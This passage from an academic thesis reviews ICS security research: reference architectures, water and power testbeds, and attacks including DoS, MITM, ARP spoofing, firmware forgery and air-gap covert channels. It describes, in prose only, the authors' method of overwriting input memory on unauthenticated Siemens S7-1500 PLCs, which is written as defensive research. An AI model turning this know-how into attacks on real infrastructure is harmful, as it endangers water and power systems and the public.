Figure 2.2 shows the ICS reference model suggested by NIST Special Publication 800-82 which defines four levels. Level 0: Input/Output refers to the physical process. It includes hardware, such as sensors and actuators that are directly connected to the control process. Level 1: Control Network involves the equipment used to monitor and control the physical process. At this level, the information from the sensors is obtained and processed to then generate the outputs that will be sent to the actuators. Equipment at level 1 comprises PLCs and RTUs. Level 2: Supervisory Control, includes the systems used to monitor and control the physical process. This level includes devices such as HMI, workstations and servers. Lastly, Level 3: Corporate Network denotes the equipment involved in the business-related activities. At this level, traditional IT equipment and corporate services such as Email, File Transfer Protocol (FTP), Intranet and Databases are used. Further, security devices like firewalls are placed at this level with the intention of preventing direct communication between the corporate and control network for security reasons.



Enterprise Zone
Level 5: Enterprise
Level 4: Business Planning and Logistics
Manufacturing Zone
Level 3: Site Manufacturing Operations and Control
Cell/Area Zone
Level 2: Area Supervisory Control
Level 1: Basic Control
Level 0: Process
Safety Zone

Figure 2.1 Purdue model for control hierarchy logical framework by SANS




Figure 2.2 ICS reference model by NIST special publication 800-82.

The two architectures described above allow classifying the elements that compose a control system by zones and levels according to the Purdue Model and only with zones for the ICS reference model defined by NIST. The architecture defined by the Purdue model provides a classification with greater granularity compared to the architecture defined by the ICS reference model. Additionally, the Purdue Model defines an architecture that takes into consideration the management and control of multiple locations, unlike the referential model, in which only one location is considered. In this research, we adopt the ICS reference model for the implementation of the test bench that is detailed in Chapter 3 because it is the most used in the academic field due to it is not as complex as the Purdue Model (Green et al., 2016). As a result, the ease and cost of implementation are affordable. In the other hand, the Purdue Model is more popular in the manufacturing industry because it has a higher level of detail and specifications.

2.3 ICS testbeds for cybersecurity research

Most current ICS research approaches are dedicated to detecting abnormal activities in ICS based on publicly available datasets. However, these datasets become obsolete when new attacks arise due to the rapid evolution of the malware industry. One of the reasons why datasets are not kept up to date is the lack of physical testbed intended for research. There are only a few datasets available, for instance the Centre for Research in Cyber Security (iTrust, 2018) provides the most popular datasets used among researchers, however they are not publicly accessible. Another dataset that is frequently cited by researchers is provided by the authors (Miciolino et al., 2016), although only the parties involved in the project have access to that dataset. To overcome this, researchers obtain datasets from simulation environments which mimic the behaviour of a real ICS (Tesfahun & Bhaskari, 2016), (Mallouhi et al., 2011). Nevertheless, it should be noted that ICSs have physical dynamics such as humidity and temperature that are not simulated. This questions the quality of the mechanism of anomaly detection which is developed under such circumstances.

The main objective of using testbeds for research is to perform vulnerability analysis against them. It allows to find out mechanisms of defence that raise an alert when an intrusion is detected. There are different types of testbed implementations: physical, hybrid and virtual. Physical testbeds provide a suitable understanding of control equipment and its operation. They scale down industries such as water distribution and power systems using real control equipment like PLCs (iTrust, 2018).

Hybrid testbeds are generally composed of real control equipment like PLC's and a virtual implementation of the process under control that includes sensors and actuators (Keliris et al., 2017). The cost of implementing a hybrid testbed is considerably less than a physical testbed because sensors and actuators are simulated. However, one of the disadvantages is that some physical dynamics found on real implementations such as the influence of humidity in the ultrasonic sensor readings as well as noise cannot be simulated by software.

Virtual testbeds are completely simulated by software. Some virtual systems, which take advantage of computing virtualization, could be implemented in a single computer, although they could use several (Mallouhi et al., 2011) . One of the concerns about virtual implementations is that they tend to be based on mathematical equations. This could have a negative impact when designing security mechanisms for control systems based on virtual testbeds, such as Intrusion Detection Systems (IDS), because physical control systems include non-linearity. This could also have a negative impact when testing intrusion detection systems because the physical dynamics could be reflected in false / positive alarms.

2.3.1 Physical testbeds

One of the most used testbeds among researches is obtained from the Secure Water Treatment (Swat) testbed (iTrust, 2018). This is a scaled down water treatment plant that produces 5 gallons/minute of doubly filtered water. The water treatment process involves six stages each controlled by an independent PLC. The first stage of the process starts by taking raw water. The amount of water to be treated is controlled by a motorized valve. During stage two water is pumped via a chemical dosing station followed by another ultra-filtration (UF) at stage 3. Stage 4 comprises of dichlorination by Ultraviolet lamps. Before starting stage 5, Reverse Osmosis, water mush be chlorine free. The last stage controls the cleaning of membranes in the UF unit. Each PLC receives information from sensors connected to the corresponding stage, process the information and controls actuators like pumps and valves in its domain. The SWaT testbed comprises of a layered communication network, SCADA systems, HMI and Historian Data. The SWaT dataset involves 11 days of continuous operation, 7 days under normal operation followed by 4 days of attacks against the control process. Attacks include 36 scenarios of: single-point, multi-point, man in the middle (MITM), packet hijacking, single-stage and multi-stage. The entire set of attacks is conducted thorough the network in a controlled environment. However, accessing this testbed is rather difficult, researchers are dependent on the datasets generated by its creators.

The FACIES testbed is another scaled down water system developed within the EU Project called under the same name (Miciolino et al., 2016). The main aim of this testbed is to contribute to the analysis and identification of cyber threats targeting Critical Infrastructures. It is composed of three layers, Layer 0 involves 5 sensors and 24 actuators, followed by two PLCs allocated in layer 1. A SCADA system and HMI are part of layer 2. The dataset contains normal and anomalous operation. The set of attacks performed to the testbed includes: MITM, ARP spoofing and packet hijacking. The size of this testbed is considerable smaller than SWaT testbed.

In the same way, (Ahmed et al., 2017) introduces WADI: A water distribution testbed for research. It represents a scaled down version of a water distribution network that can be found in a small city. The water distribution process involves three stages: purification, distribution and recycling. It is composed of three layers: layer 0 contains sensors/actuators and I/O modules using RS845-Modbus Protocol. The PLCs connected to a central node are part of layer 1 while HMI and the plant control network form layer 2. The main limitation of this testbed is that only spoofing attacks are implemented. This reduces the opportunity of investigating the behaviour of more sophisticated attacks such as MITM or crafting TCP/IP packets.

In the context of energy plants, (Dolgikh et al., 2011) provides a physical testbed that allows the simulation of a power generation station. The testbed provides researchers with a comprehensive understanding of the effects of cyberattacks and mechanisms of protection such as IDS. The physical components that simulate the power station involve motor-generator modules, turbo-generator modules and different variable loads. These components are controlled by an Allen Bradley PLC which can be found in many industrial setups. The HMI, control station and network run on virtualized environments. This adds the flexibility of running this environment on a cluster of physical computers or large cloud infrastructures. Although, it should be noted that the simulation of a large and complex network can ignore important technical aspects such as telemetry and latency, which can be found in a real network. The set of attacks implemented in this testbed are limited to packet delay variation and variable packet loss, which is based on the number of TCP packets. It can be argued whether analysing such parameters might increase the amount of false/positive alarms when an event different to a cyber-attack produces latency on the control network. Vulnerability assessment on physical testbeds provides the most accurate results, however the cost of implementing such system is considerably high.

2.3.2 Hybrid testbeds

Hybrid testbeds try to address the trade-off between cost and implementation. The authors (Keliris et al., 2017) provide a hybrid testbed that simulates a non-linear process called the Tennessee Eastman (TE) chemical process. It integrates hardware such as the PLC and a virtual model simulated in MATLAB. The PLC communicates with the process through a serial cable. The main drawback of this model is that software cannot simulate fast dynamics of some components of the testbed. Further, the set attacks performed against this process are represented as mathematical equations. Therefore, it can be argued whether those attack scenarios can be replicated in a real environment.

The authors (Rosa et al., 2017) emphasize on more realistic hybrid testbeds. The process simulated is a regional-scale energy distribution network using specialized proprietary software. They implement a Modbus TCP/IP communication between the PLC and the simulated process that resides in a virtual computer. This allows monitoring and analysing the network traffic aiming to discover new vulnerabilities. The set of attacks tested on this testbed include ARP Spoofing and MITM.

The authors (Xie et al., 2018) proposes VTET, a testbed with 2 operational modes: hybrid mode and virtual mode. The virtual process used in this testbed is the TE chemical process described above. The main difference between both modes is that the PLC is physical when the testbed operates in hybrid mode, otherwise, the PLC is replaced by a PC. Further, the virtual testbed operates with two protocols: OPC/S7 while the hybrid mode adds support for the Modbus TCP/IP protocol. The set of attacks employed by the authors are executed at the network level, such as reconnaissance and denial of service (DoS). Additionally, a set of sophisticated attacks that modify the program running in the PLC program are executed, although, they might be impractical in a real scenario because virtual devices have a different behaviour that real control equipment.

2.3.3 Virtual testbeds

The authors (Tesfahun & Bhaskari, 2016) propose a virtual SCADA testbed for research. The system simulates a simple water tank system and it is developed on Common Open Research Emulator (CORE). This testbed uses a light version of Linux virtualization system. It implements instrumentation devices like sensors and valves, Remote Terminal Unit (RTU), Master Terminal Units (MTU) and HMI and control equipment such as the PLC. Two attacks: DDoS and MITM are virtually developed to test this testbed. Creation of new attacks requires complete knowledge of the virtual implementation. In the same way, (Mallouhi et al., 2011) introduce TASSCS, a virtual testbed created for analysing the security of SCADA Control Systems. The testbed involves three zones: 1) Process Control Zone, which involves the main control and management services for the SCADA system. 2) Demilitarized Zone (DMZ), which manages requests from the corporate zone and 3) Corporate Zone which comprises of corporate clients. The attack scenarios include attacking vulnerabilities in the Modbus protocol aiming to tamper the communication between the PLC and the SCADA system. In addition, attacks such as MITM and DoS are proposed. It should be noted that the simulation proposed by the authors require a significant amount of computing capabilities. Further, it is arguably whether a virtual DoS attack can have the same behaviour in comparison with a real DoS attack because the number of packets generated in a virtual environment cannot be the same when it is compared with the number of packets generated by a real attack.

In Chapter 4 we provide a comprehensive review and comparison of the physical, hybrid and virtual implementation of the Clean Water Supply System implemented and utilized in our research. Table 2.1 shows an overview of the ICS testbeds used for cybersecurity research. It includes our three different testbeds implemented during this research which is a model of a Clean Water Supply System (CWWS) named as: CWSS, CWSS-V and CEWW-H.

2.4 CWSS testbed

The CWSS testbed is implemented for cybersecurity research and assessment of vulnerabilities against critical infrastructures. It physically models a continuous clean water supply system using a custom configuration of the Festo MPS PA Compact Workstation Rig(FESTO, 2015). This testbed distributes its components in three layers, according to the NIST 800-82 ICS reference model. Layer 0 comprises of sensors/actuators involved in the physical process. Those sensors/actuators are controlled by a Siemens S7-1500 PLC located at layer 1. A SCADA system and HMI, that monitor the status of the process through information provided by the PLC, are part of layer 3. Unlike (Ahmed et al., 2017; iTrust, 2018; Miciolino et al., 2016) the CWSS testbed implements a set of daily water demand models, which makes this a more realistic approach. The water demands models are built based on the UK energy consumption, which is publicly available. Water demand models are kept simplistic, they ignore variances such as holidays or summer season, therefore they could be reproduced in the future. The testbed will be explained in detail in Chapter 4.

Table 2.1 ICS testbeds for cyber-security research

Testbed	Type	Components	Network	Attack Vector	Reference
CWSS: Clean Water Supply System	Physical	PLC, SCADA, HMI	Profinet, TCP/IP	Packet Crafting, PLC memory corruption	(Robles-Durazno et al., 2019)
SWaT: six-stage water treatment process	Physical	PLCs, HMIs, SCADA, RTUs, Wireless Sensors	CIP over Ethernet/IP, Ethernet/IP	Man-In-The-Middle, ARP Spoofing	(iTrust, 2018)
FACIES: water distribution system	Physical	PLCs, SCADA.	TCP/IP, Modbus/TCP	ARP Spoofing, Man-In-The-Middle	(Miciolino et al., 2016)
WADI: A Water Distribution Testbed for Research	Physical	PLC, HMI, RTUs, SCADA	Ethernet	Packet delay variation, variable packet loss	(Ahmed et al., 2017)
Binghamton University testbed. Simulates a Power Plant	Physical	PLC, SCADA-HMI	N/A	ARP Spoofing, Man-In-The-Middle	(Dolgikh et al., 2011)
Testbed Architecture for Research	Virtual	OPC Server and Client, SCADA RTUs	Modbus, DNP3, etc	DoS Attack, False Data Injection	(Tesfahun & Bhaskari, 2016)
Water Distribution System	Virtual	Virtual Machines: RTU, MTU, HMI	Modbus	DoS Attack, ARP Spoofing	(Abdulmohsen Almalawi, Tari, Khalil, & Fahad, 2013)
TASSCS: A Testbed for analysing security of SCADA control systems	Virtual	SCADA, HMI, PLC Simulation using OPNET	Modbus	ARP Spoofing, Man-In-The-Middle, DoS	(Mallouhi et al., 2011)
Power Plant Simulation	Virtual	Three computers: HMI, PG, IED.	IEC 60870-5	Man-In-The-Middle, ARP Spoofing	(Yang et al., 2014)
Simple Water Tank System	Virtual	Virtual: RTU, MTU, HMI	Modbus TCP/IP	False Data Injection	(Urbina et al., 2016)
CWSS-V: Virtual Clean Water Supply System	Virtual	Process fully modelled in MATLAB including PID controller.	NA	False Data Injection	(Robles-durazno et al., 2020)
VTET: A Virtual Industrial Control System Testbed for Cyber Security Research	Virtual/ Hybrid	Virtual PLC, PC, Physical PLC.	OPC - S7 – Modbus TCP/IP	DoS Attack	(Xie et al., 2018)
HITL Testbed: Tennessee Eastman (TE) chemical process	Hybrid	Process modelled in MATLAB. Physical PLC, SCADA, RTIB, SIB	Serial-Interface Board	ARP Spoofing, False Data Injection	(Keliris et al., 2017)
CWSS-H: Hybrid Clean Water Supply System	Hybrid	Process modelled in MATLAB. Physical PLC. OPC Server.	TCP/IP	Packet Crafting, PLC memory corruption	(Robles-durazno et al., 2020)
HEDVa: Hybrid Environment for Design and Validation	Hybrid	Uses an agent-based grid simulation model. Real PLC and SCADA.	Modbus TCP/IP	ARP Spoofing, Man In The Middle	(Rosa et al., 2017)

2.4.1 CWSS testbed comparison

Physical testbeds provided by the authors (iTrust, 2018), (Miciolino et al., 2016), and (Ahmed et al., 2017) which are related to the physical testbed implemented in our research, operate with the protocol Modbus which is known for having a considerable number of vulnerabilities (Feng et al., 2019; Kwon, Taeyean and Lee, Jaehoon and Yi, 2016). Thus, the impact of cyber-attacks to critical infrastructures that operate with Modbus protocol has been extensively explored. Therefore, the research presented in this thesis focuses on analysing the weakness of Profinet, a popular fieldbus network which is another popular communication protocol favoured by the latest Siemens devices.

The dataset obtained from the CWSS testbed includes seven days of normal operation and four days of attacks. Regarding Cyber Attacks scenarios, in our research the set of attacks used to assess the testbed are not limited to common network-based attacks like MITM, ARP Spoofing and DoS, which are used by (iTrust, 2018), (Miciolino et al., 2016). Instead, a novel approach that overwrites the memory of the Siemens PLC used in the CWSS testbed is introduced in our research. This attack takes advantage of the lack of authentication for incoming connections on the Siemens PLC. The attacker can establish a TCP session between his computer and the targeted PLC with the intention of targeting input/output or working memory. One of the main issues for Siemens PLCs, from the cyber security perspective, is that those spaces of memory are fixed, which means that they could be easily targeted. Moreover, physical testbeds allow understanding the behaviour and dynamics of control components like sensors, which might be affected by different circumstances such as temperature and electrical interference. Virtual testbeds ignore such scenarios and provide an unrealistic sensor operation that might influence when developing an anomaly detection system.

2.5 Cyber-attacks on Industrial Control Systems

Cyber-threat actors have access to a considerable number of exploits and malware available online for free or they can have access to more sophisticated code that can be purchased on illegal websites hosted on platforms such as dark web. For instance, Stuxnet code, the first malware developed to target the Iranian’s nuclear facility, is available for public download. Stuxnet successfully accomplished its mission by destroying a considerable number of centrifuges, fortunately, it did not involve human casualties. (McLaughlin et al., 2016) provides a cyber-security assessment for different layers of an ICS such as hardware, firmware, software, network, and ICS process and potential threats associated with them. Table 2.2 shows a list of components related to each layer. Hardware layer includes components that execute software and store information from the control process, such as the PLC. For instance, (Abbasi & Hashemi, 2016) demonstrate the feasibility of modifying the runtime configuration of the Input/Output of the PLC. The modification of such components allows manipulating the process under control without modifying the program coded inside the PLC. This approach requires physical access to the PLC in order to execute an exploit that corrupts its memory, which allows access to the PLC runtime. Their experimental equipment includes a raspberry Pi that mimics a PLC because both devices have a similar CPU architecture. Their captured results show the feasibility of manipulating read operations by collecting the information addressed to the input and writing a desired value to the Output. Although the PLC and Raspberry Pi share a similar CPU architecture, it is not clear whether the architecture of both devices can be compared. Usually the Input/Output of the PLC is addressed to a specific space of memory while the raspberry PI does not. The Firmware layer resides between the hardware and software. It provides the low-level control of specific hardware. Attacks against the firmware of a device stand as one of the highest impact threats for ICS. This is due to the firmware has privileges that might allow attackers to bypass traditional security controls. For instance, the research conducted by (Basnight et al., 2013) introduces a more sophisticated attack that exploits vulnerabilities that allow uploading of a forged firmware on the PLC. To achieve this, the authors analyse the firmware validation methods inside the PLC aiming to understand its operation and find weaknesses. They use a popular Allen Bradley ControlLogix L16 PLC to demonstrate their approach. The authors obtain a copy of the firmware available for the PLC in the vendor's website. Their aim is to modify the firmware version number with a value higher than any version available online.

Table 2.2 Attacks on ICS

Layer	**Components**
Hardware	• Processor • Volatile Memory • Storage • I2C • UART/USB • Expansion Cards
Firmware	• Instructions and data • Real time OS
Software	• Software Packets • Human Machine Interface • Application Programming Interface
Network	• Communication protocols • Wireless • SCADA -DCS • Fieldbus Network • Remote I/O
ICS Process	• Control Software • Actuators • Sensors

Their results show that the PLC successfully uploaded a new firmware with a forged version number. The authors show a lack of integrity validation during the firmware update, however, modifying the version number does not represent a threat to the control operation. It is required further analysis that assess the impact of malicious modifications that might represent a threat to the control operation.

The software layer refers to a range of software platforms and applications used to monitor and control the operation of systems in industrial environments which include critical infrastructures. The vulnerabilities associated with defective software might include leakage of confidential data or the modification of information by unauthorized users. In most of the cases, vendors report vulnerabilities or security issues found in their products. The Cybersecurity and Infrastructure Security Agency (CISA) (CISA, 2019) registers the vulnerabilities reported and release the information as soon as they are disclosed. In recent research, the authors (Stellios et al., 2019) provide a comprehensive analysis of cyber-attacks that successfully managed to exploit the vulnerabilities found in the software used by ICSs. According to their research, a total of 250 zero-day vulnerabilities was found in HMI devices between 2015 and 2016.

When it comes to performing malicious activities, the network layer is undoubtedly the communication channel chosen by attackers. However, it should be noted that an attacker may exploit vulnerabilities in software or hardware associated with ICSs without the need for tampering the network communication. For instance, an attacker might take advantage of the lack of authentication in incoming connection on the PLC and craft legit network packets that will modify information that resides in the memory of the PLC. The attack surface from the network perspective includes security equipment such as firewalls, IDS and IPS; communication equipment like routers, switches; wireless devices such as sensors, access points and communication protocols. The research conducted by (Xu et al., 2017) provides a review of vulnerabilities found in protocols used on industrial systems. The protocols included in the research are Modbus, DNP3, IEC 60870-5-104, IEC 61850, IEC 61400-25 IEC and IEEE C37.118. These protocols are analysed under the fundamental pillars of cyber-security such as authentication, authorization, encryption, availability, integrity and confidentiality. The results show that the group of protocols mentioned above have at least one vulnerability associated with one of the fundamental pillars of cyber-security.

A process is a dynamical system that changes over time. Control systems are required to manage such changes in the process. Thus, the dynamic of the control process must follow the dynamic defined in the design of the ICS process. The cyber-actors aim to identify security weaknesses and potential risk associated to any of the ICS layers. Therefore, it is required to detect attacks that might modify the normal operation of the system or its availability.

In the context of academic research, the testbeds analysed in the previous section (Adepu et al., 2019; Abdulmohsen Almalawi et al., 2014a; Korkmaz et al., 2016; Rosa et al., 2017; Xie et al., 2018) focus on detecting well-known cyber-attacks such as DoS, MITM and ARP Spoofing which are explained below. Unlike those approaches, the set of attacks implemented in our research focuses on exploiting the vulnerabilities of the latest SIMATIC S7-1500 plc that allow overwriting their memory spaces addressed to the Inputs and Outputs.

2.5.1 DoS attack

By definition, a denial-of-service attack is a type of cyber-attack where the malicious actor targets a device or network with the intention to make them unavailable for other legitimate users (Yu, 2014). In the context of industrial systems, (Yuan et al., 2016) defines a DoS attack as the probability that a network packet holding information from sensors that compose the ICS does not reach its destination. This scenario might be originated when the attacker access to the control network and flood it with malicious packets. The authors focus attention in the communication between remote sensors that use TCP/IP protocol to send data to the PLC. In a different approach, (Ylmaz et al., 2018) studies the DoS attack from a different perspective. Apart from the communication between remote sensors and PLC, the authors also analyse the impact of DoS attack executed to the communication link between PLC - SCADA system and PLC – TIA Portal. Further, the author highlights that security devices such as firewalls, IPS and IDS protect the control network from external threats, however, there exists a considerable risk that the attack come from an insider threat. Moreover, (Cybersecurity Insiders, 2018) suggest that the insider threat such as careless, disgruntled, or malicious employees represent a huge risk to the control system.

2.5.2 MITM attack

Man-In-The-Middle, which is one of the most used attacks by researchers, occurs when a communication link between two systems is intercepted by a third party which usually is the attacker (Mallik et al., 2019). In ICS, this attack is normally executed between a PLC – HMI, PLC – SCADA or PLC – RTU. MITM can be used to collect sensitive information from the ICS such as sensor readings and commands sent from SCADA system. The authors (Eigner et al., 2017) collect information between the PLC and the Modbus logging client using the tool Ettercap (Pingle et al., 2018). They execute the attack and collect logging credentials from a user. One of the main issues with industrial protocols is the lack of security features such as encryption. For that reason, attackers can collect information without being noticed. The authors (De Sá et al., 2017) states that an attacker might modify the information between the PLC and RTU aiming to modify the physical behaviour of the plant.

However, to be able to inject a malicious change to the system, the attacker must have previous knowledge of the control process.

2.5.3 ARP spoofing attack

ARP or Address Resolution Protocol translates the physical address of a device, usually its MAC address, to the IP address assigned to it on a network (Walls, 2012). To execute the attack, the intruder injects false information into the network by modifying the packets at the TCP level. The intruder aims to impersonate a valid host to the eyes of the target host in order to gain its trust. The authors (Lin et al., 2017) show the execution of a spoofing attack between the PLC and the HMI with the intention of showing incorrect measurements of sensors on the HMI. This will affect the decision making of operators, as well as the operation of the system. For instance, the attacker causes a control system to overheat, while spoofs a normal temperature in the HMI. The system operator will not notice such temperature rise until the system enters into a critical state.

Current research in industrial control systems is focused on finding detection mechanisms for attacks that have been explored for a long time such as the DoS, Arp Spoofing and Man-In-The-Middle. For example, the research provided by the authors (Gupta & Badve, 2017; Hassan et al., 2018; Ying et al., 2019) shows the feasibility of detecting such attacks because they have patterns that can be easily distinguished. For this reason, well-known firms like Cisco, Checkpoint have had solutions to mitigate those attacks at the network level (CheckPoint, 2014; Cisco, 2013) for a long time and even at the host level, as indicated by Kaspersky report (Kaspersky, 2019). Below we explain a set of our implemented novel attacks that focuses on the memory of the PLC and that were used during the course of this research.

2.5.4 Attacks on the PLC memory

It is important to understand the operation of the PLC, before addressing the attacks to its memory. A PLC makes decisions based on the program coded within it by a user. PLCs operate by running a scan cycle and repeat this many times per second (Bolton, 2015). When the PLC is placed into run it checks on the hardware and software for faults, then it starts a three-step process: input scan, program execution and output write or update (Kamel & Kamel, 2014). This process is shown in Figure 3 and described as follows.




Figure 2.3 PLC scan cycle

Input scan. In this scan, the PLC takes a snapshot of the inputs and determines the state of the devices connected (I Memory). Then it saves this information in a data table to use in the next step when executing the downloaded program in the PLC. This speeds up subsequent processing and maintains consistency in cases where an input changes in the period from start to the end of the program(Kamel & Kamel, 2014).

Execute program. After getting the information from the inputs, the PLC executes a program, one instruction at a time, using only the memory copy of the inputs (I Memory) and placing the results in the output memory (Q memory). In addition, during the program execution, the PLC may require information allocated in the working memory, such as a Process Variables (PV) or Set Point (SP) (Kamel & Kamel, 2014).

Output update. The outputs will be updated when the execution of the program ends, using the temporary values in output memory (Q Memory). The PLC updates the status of the outputs by writing to the memory locations associated with each output(Kamel & Kamel, 2014).

The Siemens S7-1500 PLCs use a fixed space of memory for their inputs and outputs (Siemens, 2018). Lack of authentication on Siemens PLC allow an attacker to access those spaces of memory from the control network. Unlike related work

(Adepu et al., 2019; Mathur & Tippenhauer, 2016), in the scenario proposed in our research, the attacker does not require previous knowledge of the system because he can overwrite the input memory with random values and havoc the system. Further, several researches, for instance the work presented by (Adepu et al., 2019; Abdulmohsen Almalawi et al., 2014a; Korkmaz et al., 2016; Rosa et al., 2017; Xie et al., 2018) focus on detecting cyber-attack such as DoS, MITM and Spoofing. However, those attacks have been studied for years now and they can be mitigated with available equipment such as Firewalls, IDS and IPS whereas the attacks proposed in this research are novel and represent a threat to the latest PLC available at the market such as SIMATIC S7-1500 manufactured by Siemens. Further, another drawback with related work is the execution of cyber-attacks on virtual environments, which is represented in the work provided by (Mallouhi et al., 2011; Tesfahun & Bhaskari, 2016). It can be argued whether a virtual environment can provide the conditions required to study the impact of cyber-attacks on critical infrastructures. For instance, the operation of virtual and physical sensors may differ due to dynamics such as humidity and temperature.

2.5.5 Covert channel attacks on Industrial Control Systems

In this section, the work related to data exfiltration in different types of networks are discussed. It has been seen that this issue has always been studied and measured based on the medium employed for the data leakage. For instance, electromagnetics, magnetic, optical (such as keyboard LEDs, hard drive activity LED, switch/router LEDs, and screen power LEDs), thermal, acoustic, and electric (power consumption).

For electromagnetics medium, authors in (M Guri et al., 2014; Mordechai Guri, Monitz, et al., 2017) presented a malware called AirHopper that disclose sensitive data from a highly secure network to a nearby smartphone via radio signals emitted from the screen wire. Besides, for magnetic medium, authors in (Mordechai Guri, Zadov, Daidakulov, et al., 2018) proposed a malware that can leak sensitive information from air-gapped equipment by employing low frequency magnetic signals emitted by the CPU cores. Moreover, for optical medium, authors in (Mordechai Guri, Zadov, Eran, et al., 2017) presented LED-it-GO covert channel that employs hard drive LED to exfiltrate information from highly secure computers. For thermal medium, authors in (Mordechai Guri, n.d.) established a bidirectional covert channel using temperature changes between two adjacent air-gapped computers to exfiltrate sensitive data. For acoustic medium, authors in (Mordechai Guri et al., 2016) employed noise deliberately emitted form computer's fan situated in a highly secure network for sensitive information leakage. In this thesis, we introduce a new dimension to the existing data exfiltration types called ICS. We first study the three popular network categories on existing literature regarding data exfiltration follows by our proposed new category contributed to the field.

2.5.5.1 IoT

The authors (Ronen & Shamir, 2016), employed IoT smart lights, whose functionality is to control the colour and strength of lights in a specified room, to exfiltrate information from an office building. Their conducted attacks resulted in, a) successfully using the smart lights as a covert Light Fidelity (LiFi) communication systems to exfiltrate sensitive data from a highly secure office building and b) rapidly changing the light frequency to trigger seizures in people with photosensitive epilepsy. For the experiments, they used both high-end (i.e. an expensive Philips HUE system) and low-end (i.e an inexpensive smart light manufactured by LimitlessLED) IoT smart light systems in addition to an optical receiver placed in a safe distance from the target to receive the leaked data. Addressing their results, they were successful in covertly leaking sensitive data (e.g. passwords and private encryption keys) with a speed of several bits per second from over 100 meters. Additionally, they have proposed solutions for the vulnerabilities they found. This includes the essential need for penetration testing of IoT products and critically thinking about the way the IoT devices are integrated (e.g. in cities or in critical infrastructure networks) and separate the lights control networks from the Internet to protect against attacks such as blackout.

The authors (Zheng Zhou et al., 2018), exploited the lack of authentication and identification in Infrared (IR) protocol by designing and implementing a malicious IR hardware Module (MIRM) in an air-gapped network to control nearby IoT devices in order to exfiltrate sensitive information. Their proposed MIRM can control a range of IoT devices from smart TV set-top boxes, to smart air-conditioners, smart electric fans, and robot sweepers. Using their proposed attack model, they successfully built a covert channel with a smart TV set-top box which is controlled by IR signals sent by their developed MIRM module embedded in a compromised keyboard. They used a conversion algorithm to send text data from the compromised keyboard to the TV set-top box through the covert channel. Addressing their results, the rate of the covert channel can reach 3.15 bits/sec.

2.5.5.2 Traditional computer networks

The authors (Mordechai Guri, Zadov, Bykhovsky, et al., 2018), proposed a malware named PowerHammer that uses power lines to exfiltrate sensitive data from a compromised air-gapped computer. Air-gapped networks are used in sensitive and restricted environment/applications such as military, critical infrastructure, and finance sectors. Their proposed PowerHammer malware runs on a compromised air-gapped computer in which the sensitive data is transmitted on top of the computer's current flow and then encoded and exfiltrated out of the air-gapped environment using the power lines. They then introduced two types of attack to retrieve the exfiltrated data from the power lines: line level power-hammering where the attacker places a probe on computer power cables and phase level power-hammering where the probe is placed in the main power panel of the whole floor. Addressing their results, they were successful in processing the signals from the power lines in both attacks and decoding them back to the original sensitive data. Some detection and prevention techniques such as: host-based detection, signal jamming, and signal filtering are also discussed by the authors.

The authors (Mordechai Guri, Zadov, Daidakulov, et al., 2017), used a row of status LEDs on switches and routers to exfiltrate sensitive data such as: encryption keys, passwords, and files from a highly secure air-gapped network. For this, they developed and then executed their malicious code on a LAN switch and router which allowed them to have full control of the status LEDs. The malicious code then encoded and modulated the sensitive data over the blinking of the LEDs. The generated signals were then recorded by various receivers such as remote cameras, security cameras, smartphone cameras, and optical sensors. Addressing their captured results, they were successful in covertly exfiltrating the sensitive data from the highly secure air-gapped networks via the status LEDs on switches and routers from a bit rate of 10 bit/sec to more than 1Kbit/sec per LED.

2.5.5.3 Smartphones

The authors (Chandra et al., 2014), analysed various covert channels on mobile phones with a particular focus on the available hardware resources that can be exploited and then maliciously used to leak data between applications on the same device. In their presented work, they have discovered two covert channels including the battery and the phone call component. Additionally, they proposed a new communication protocol which can be used between their two discovered covert channels in order to achieve high throughput. For their experiments, they used a Samsung Galaxy S phone running Android version 4.2.2 using the throughput metric (ratio of the input length and time taken) to evaluate their discovered concealed channels along with their proposed communication protocol. Their study showed that a high throughput (more than 30kbps) can be achieved with the use of phone call component as a covert channel.

